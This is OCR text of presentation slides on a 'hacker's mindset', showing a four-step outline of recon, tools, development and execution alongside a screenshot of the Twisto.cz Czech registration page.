
1 Recon

2 Right tools

3 Development + testing

4 Execute + learn live + update

ULTIMATE GOAL



Twisto.cz Nové zákony placení

Twisto payments a.s.) [CZ] https://www.twisto.cz/registrace/nova/

Lukas

twisto

NOVÉ ZÁKONY PLACENÍ

Zaplatit Přihlásit MENU

Objevte Twisto, stejně jako

Heslo (alespoň 8 znaků)

☑ Souhlasím s **obchodními podmínkami** a zpracováním **osobních údajů**

Registrovat přes e-mail

NEBO


přes Facebook


Výhody registrace


Posunutí platby až o **45 dní**


Slevy u stovek partnerů

Ultimate UX










Hacker's mindset



4

End of story

Hackers nowadays are not like from movies 10 years ago

0) Common sense

